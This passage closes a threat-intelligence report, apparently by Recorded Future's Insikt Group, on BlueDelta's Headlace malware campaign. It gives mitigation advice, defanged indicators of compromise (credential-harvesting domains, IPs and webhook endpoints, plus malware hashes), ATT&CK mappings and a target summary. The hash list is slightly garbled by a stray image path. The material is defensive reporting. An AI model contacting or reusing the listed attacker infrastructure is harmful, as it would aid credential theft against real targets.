- Use Recorded Future Identity Intelligence to monitor, detect, and mitigate widespread credential leaks and theft, enhancing account protection.
- Implement multi-factor authentication (MFA) to add an extra layer of security and make it more challenging for attackers to abuse compromised credentials.
- Monitor Insikt Group reporting for the latest threat actor tradecraft, TTPs, targeting, and indicators of compromise (IoCs) to ensure you are informed of the threat.
- Use this intelligence to provide comprehensive training on email security best practices, including identifying phishing emails, suspicious attachments, and links. Regularly reinforce training to maintain a high level of awareness and vigilance.
- Assess suspicious email attachments with Recorded Future Malware Intelligence for instant analysis to quickly assess and understand the associated threats.
- Monitor your company's attack surface by using Recorded Future’s Attack Surface Intelligence to automate the detection of potential entry points for attackers and highlight network configuration changes.
- Ensure that both software and browser updates are prioritized using the Recorded Future Vulnerability Intelligence Module and installed regularly. Updates often include patches for vulnerabilities and replace outdated plug-ins and add-ons, making it harder for threat actors to exploit these vulnerabilities to compromise a device.
- Implement a domain name system (DNS)-blocking policy to prevent connections to free hosting apex domains, such as those used by InfinityFree and free API services, if your company does not use them.
- Participate in Recorded Future Collective Insights to harness the power of the Recorded Future Intelligence Cloud and customer signals to give visibility into threats based on your environment, industry, and in-the-wild incidents.

Outlook

Insikt Group anticipates that BlueDelta will continue the operations detailed in this report, with an intensified emphasis on gaining insights into operational capabilities and potential vulnerabilities in Ukraine's defense sector. BlueDelta’s objective is to acquire intelligence that bolsters Russia's military endeavors in Ukraine and gather insights into geopolitical dynamics in neighboring nations and NATO member states. The adaptability, skill, and ferocity demonstrated in this report will continue at pace as Russia tries to capture intelligence, which gives it an edge on the battlefield and regarding geopolitical interests.

Appendix A — Indicators

Headlace Domains:

```
calc-dwn[.]infinityfreeapp[.]com
clouddrive[.]infinityfreeapp[.]com
document-c[.]infinityfreeapp[.]com
document-d[.]infinityfreeapp[.]com
documents-cloud[.]infinityfreeapp[.]com
downloadable[.]infinityfreeapp[.]com
downloadc[.]infinityfreeapp[.]com
downloaddoc[.]infinityfreeapp[.]com
downloadfile[.]infinityfreeapp[.]com
downloadingdoc[.]infinityfreeapp[.]com
downloadinge[.]infinityfreeapp[.]com
downloadingf[.]infinityfreeapp[.]com
downloadingq[.]infinityfreeapp[.]com
downloadingw[.]infinityfreeapp[.]com
downloadx[.]infinityfreeapp[.]com
downloadz[.]infinityfreeapp[.]com
fdsagdfg[.]rf[.]gd
file-download[.]infinityfreeapp[.]com
filedwn[.]infinityfreeapp[.]com
filehosting[.]infinityfreeapp[.]com
filihosting[.]infinityfreeapp[.]com
microsoft-files[.]infinityfreeapp[.]com
online-download[.]infinityfreeapp[.]com
online-drive[.]infinityfreeapp[.]com
opendoc[.]infinityfreeapp[.]com
opendocument[.]infinityfreeapp[.]com
opendocuments[.]infinityfreeapp[.]com
```

Benign Files (SHA256):


```
d5eb88c1fe88e274a9212ff6647e8220f1bfbc250e0e891f60ea8a28afc9b19c -
2023-12-bois-position-on-accessing-capital-pr.zip
2f498a25049f89a809550a11e379912ac053eba881470ddd3a4e2b487a31c2d0 -
20231113_ROU_ROAD_MOV_REQUEST-NATOTF20231113NN001-302.zip
763d47f16a230f7c2d8c135b30535a52d66a1ed210596333ca1c3890d72e6efc -
calc.war.zip
0a5109479620c4c567928680f8e4be685a74e4b31efaa98811f3b54992697e2d - IN11897.zip
bbe435a3f0adb1ef4810d22ed74f5eba8907201cba01230b8c98dbe5963e11a8 -
news_week_6.zip
f70c4f5f417b7360a9edb493ac2bc982bc59a18eee064825c859ad889b0be167 - Roadmap.zip
07c06492d3252236579097d5b114bbbea2173255b017fb26df7217ea986d6d10 -
SEDE-PV-2023-10-09-1_EN.zip
8dba6356fdb0e89db9b4dad10fdf3ba37e92ae42d55e7bb8f76b3d10cd7a780c -
SEDE-PV-2023-10-09-1_EN.zip
555eafd28474cf01b5eea4648ec6b417d08d17aba151c5592c8843672812cffa -
```

```
SEDE-PV-2023-10-09-1_EN.zip
8cc664ff412fc80485d0af61fb0617f818d37776e5a06b799f74fe0179b31768 - war.zip
b0604f58c55fdba4c4381e411689b29c031dbce3fb16c656a6b5fadb578deb76 - war.zip
2f1c2afdf17831e744841029bb5d5a3ea9fda569958303be03e50fb3a764913f -
Zeyilname.zip

Malware Samples (SHA256):
f9f8ca7fa979766c168d7162df572f3549c7af2e707e5a5ac8e06bd352bb7399 - IN11897.zip
a0a67412968c10224e04bfbe32e6012b34e4a4ecc36fc72332101b90acec8fa4 -
2023-12-bois-position-on-accessing-capital-pr.zip

New Credential Harvesting IP Addresses/Domains:
37.191.122[.]186:3578
73.80.9[.]137:35780
consumerpanelapp[.]42web[.]io
delivery-ukrinmash-service[.]infinityfreeapp[.]com
eo1ws2wgj75rdfd[.]m[.]pipedream[.]net
eo6kgbwpysq0laa[.]m[.]pipedream[.]net
eogo85tybrrn2r[.]m[.]pipedream[.]net
eomhv6vdu4v5qyt[.]m[.]pipedream[.]net
eoytfd39hbrspa3[.]m[.]pipedream[.]net
run.mocky[.]io/v3/4e14d583-bbf5-4af3-9a86-4c0938a7802a
turbify-biz-cesdaz[.]rf[.]gd
webhook[.]site/e7f39f18-bcb3-40e3-9e82-8cf7f807cc80
xgfdstu6k.frge[.]io
xzdgsdfhfgtjdfj[.]wuaze[.]com

Existing Credential Harvesting IP Addresses/Domains:
37.191.122[.]186:3578
68.76.150[.]97:8080
174.53.242[.]108:8080
consumerpanel0x254a2[.]frge[.]io
eos93vb2cwsu3xf[.]m[.]pipedream[.]net
eottxji4yk4vg5x[.]m[.]pipedream[.]net
eoy6vrzslpn9vu[.]m[.]pipedream[.]net
eoytfd39hbrspa3[.]m[.]pipedream[.]net
hatdfg-rhgreh684[.]frge[.]io
id-unconfirmeduser[.]frge[.]io
panelunregistertle-348[.]frge[.]io
setnewcred[.]ukr[.]net[.]frge[.]io
settings-panel[.]frge[.]io
ua-consumerpanel[.]frge[.]io
ukrprivacysite[.]frge[.]io
webhook[.]site/d466f7a7-63a1-4c04-8347-fe2d0a96081f
webhook[.]site/f5eace0b-062b-402f-a006-63b97e4950c3
```

Appendix B — Mitre ATT&CK Techniques

Tactic: Technique	ATT&CK Code
Resource Development: Acquire Infrastructure: Domains	T1583.001
Resource Development: Acquire Infrastructure: Web Services	T1583.006
Resource Development: Stage Capabilities: Upload Malware	T1608.001
Resource Development: Stage Capabilities: Link Target	T1608.005
Initial Access: Spearphishing Attachment	T1566.001
Initial Access: Spearphishing Link	T1566.002
Execution: Command and Scripting Interpreter: PowerShell	T1059.001
Execution: Command and Scripting Interpreter: Windows Command Shell	T1059.003
Execution: Command and Scripting Interpreter: Visual Basic	T1059.005
Execution: Command and Scripting Interpreter: JavaScript	T1059.007
Defense Evasion: Virtualization/Sandbox Evasion: System Checks	T1497.001
Defense Evasion: Hide Artifacts: Hidden Window	T1564.003
Credential Access: Web Portal Capture	T1056.003
Credential Access: Multi-Factor Authentication Interception	T1111
Discovery: System Owner/User Discovery	T1033
Command and Control: Web Service: Dead Drop Resolver	T1102.001
Command and Control: Web Service: One-Way Communication	T1102.003
Command and Control: Standard Encoding	T1132.001

Appendix C — Diamond Model of Intrusion Analysis



Threat Actor

BlueDelta

Adversary

Malicious Infrastructure

Infrastructure TTPs:

Use of free hosting services

Use of free API services

Preferred Hosting

InfinityFree
Mocky.io
Pipedream
Webhook.site
Forge
Drive HQ

Capabilities

Malware

Headlace

Target

Geographies

Austria
Azerbaijan
Lithuania
Poland
Spain
Ukraine
United States

Industries

Government Organizations, Non-Governmental Organizations, Think tanks, import/export

Recorded Future reporting contains expressions of likelihood or probability consistent with US Intelligence Community Directive (ICD) 203: Analytic Standards (published January 2, 2015). Recorded Future reporting also uses confidence level standards employed by the US Intelligence Community to assess the quality and quantity of the source information supporting our analytic judgments.

About Insikt Group®

Recorded Future's Insikt Group, the company's threat research division, comprises analysts and security researchers with deep government, law enforcement, military, and intelligence agency experience. Their mission is to produce intelligence that reduces risk for clients, enables tangible outcomes, and prevents business disruption.

About Recorded Future®

Recorded Future is the world's largest threat intelligence company. Recorded Future's Intelligence Cloud provides end-to-end intelligence across adversaries, infrastructure, and targets. Indexing the internet across the open web, dark web, and technical sources, Recorded Future provides real-time visibility into an expanding attack surface and threat landscape, empowering clients to act with speed and confidence to reduce risk and securely drive business forward. Headquartered in Boston with offices and employees around the world, Recorded Future works with over 1,800 businesses and government organizations across more than 75 countries to provide real-time, unbiased, and actionable intelligence.

Learn more at recordedfuture.com